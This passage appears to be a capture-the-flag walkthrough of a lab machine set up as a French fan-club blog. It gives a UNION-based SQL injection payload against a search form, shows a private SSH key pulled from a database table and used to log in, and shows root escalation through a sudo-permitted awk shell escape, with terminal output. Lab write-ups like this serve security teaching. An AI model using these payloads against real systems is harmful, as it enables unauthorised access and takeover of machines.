
JEUDI 26 JUILLET 2018

Vive Khaos !

"~~Bonjour à tous, ici Khaos !~~" LOL Non, moi c'est Alice !

Mais Khaos c'est mon idole, il est trop génial. J'adore ses poèmes et ses vidéos d'unboxing avec sa fille qui est trop mimi <3
Bob dit qu'il fait aussi du let's play et un autre truc nul avec des ordinateurs mais ça on s'en fout !

To english using google translate plugin


Applications Places System
Alice & Bob, 1er Fan Club de Khaos ! - Mozilla Firefox
192.168.56.157
Skip to content Go to menu Go to search
Home
Archives
Khaosearch
RESEARCH
ok

Alice & Bob, 1er Fan Club de Khaos !


THURSDAY JULY 26, 2018

Vive Khaos!

~~"Hello everyone, here Khaos!"~~ LOL No, I'm Alice!

But Khaos is my idol, he is too great. I love his poems and his unboxing videos with his daughter who is too cute <3
Bob says he also does let's play and some other crappy thing with computers but who cares!

The http page had directories which redirected to 400. so the only directory which was accessible was khaosearch. Let's find what's inside it.
bz" union select table_name,column_name from information_schema.columns;#




Recherche :

bz" union select table_name,column_name from information_schema.col


dc_blog
dc_blog
dc_blog
dc_blog
dc_blog
dc_blog
dc_blog
dc_blog
dc_category
dc_category
dc_category
dc_category
dc_category
dc_category

So now we got lot's of databases,tables and columns. After looking each of them most of them returned forbidden and error page except ssh_keys. so when checked inisde the ssh_keys we found user named alice and also her rsa key was publically displayed.



dc_user
dc_user
dc_user
dc_user
dc_user
dc_user
dc_version
dc_version
ssh_keys
ssh_keys
videos
videos
ALL_PLUGINS
ALL_PLUGINS
ALL_PLUGINS
ALL_PLUGINS
ALL_PLUGINS
ALL_PLUGINS

and from ssh_keys source code we got alice proper rsa keys.




```
<html>
<body>
<form action="khaosearch.php" method="post">
<p><b>Recherche :</b></p>
<p><input type="text" name="recherche" value="bz" union select * from ssh_keys;#" size="50" /></p>
<p><input type="submit" value="Chercher" /></p>
</form>
<p><a href="-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA[illegible]
[illegible]
-----END RSA PRIVATE KEY-----
">alice</a></p>
</body>
</html>
```

Let's copy this and try to login alice account thorugh ssh using this rsa keys. From here we got the third flag

Exploitation

sudo ssh alice@192.168.56.157 -i alicersa
Now we are into user alice by using rsa keys we managed to enter without the password. after login we got our third flag
cat flag3.txt




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/kfiofan]
└──╼ $sudo ssh alice@192.168.56.157 -i alicersa
Linux kfiofan 4.9.0-7-amd64 #1 SMP Debian 4.9.110-1 (2018-07-05) x86_64

TIC TAC TIC TAC TIC TAC TIC TAC TIC TAC TIC TAC TIC

Last login: Fri Jul 24 19:39:08 2020 from 192.168.56.1
alice@kfiofan:~$ ls
flag3.txt
alice@kfiofan:~$ cat flag3.txt
FLAG 3 : Bravo pour être arrivé jusqu'ici. Cela montre que tu maitrises très bien les notions essentielles ! Un dernier petit effort et le root est à
toi !
alice@kfiofan:~$ 
```

Now For getting access into root user we tried some methods which didn't work.
sudo -l
then from gtfobins we got the binary which can escalate and maintain access with elevated privileges if enabled on sudo
sudo awk ‘BEGIN {system("/bin/sh")}’
id
cd /root
cat flag4.txt



```
TIC TAC TIC TAC TIC TAC TIC TAC TIC TAC TIC TAC TIC

Last login: Fri Jul 24 19:39:08 2020 from 192.168.56.1
alice@kfiofan:~$ ls
flag3.txt
alice@kfiofan:~$ cat flag3.txt
FLAG 3 : Bravo pour être arrivé jusqu'ici. Cela montre que tu maitrises très bien les notions essentielles ! Un dernier petit effort et le root est à
toi !
alice@kfiofan:~$ sudo -s
[sudo] Mot de passe de alice :
Désolé, essayez de nouveau.
[sudo] Mot de passe de alice :
Désolé, essayez de nouveau.
[sudo] Mot de passe de alice :
sudo: 3 saisies de mots de passe incorrectes
alice@kfiofan:~$ sudo -l
Entrées par défaut pour alice sur kfiofan :
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

L'utilisateur alice peut utiliser les commandes suivantes sur kfiofan :
    (root) NOPASSWD: /usr/bin/awk
alice@kfiofan:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@kfiofan:/home/alice# cd
root@kfiofan:~# cd /root/
root@kfiofan:~# ls
flag4.txt  genere_ssh_key.sh  genere_web_pass.sh  timer_reboot.sh  ville.txt
root@kfiofan:~# cat flag4.txt
FLAG 4 : TERMINE ! Un grand bravo à toi pour être arrivé jusqu'ici : la machine est à toi, sa survie ou sa destruction repose désormais entièrement su
r ton éthique. Bonne continuation Hacker !
root@kfiofan:~# 
```

And that's all ....Happy Hacking...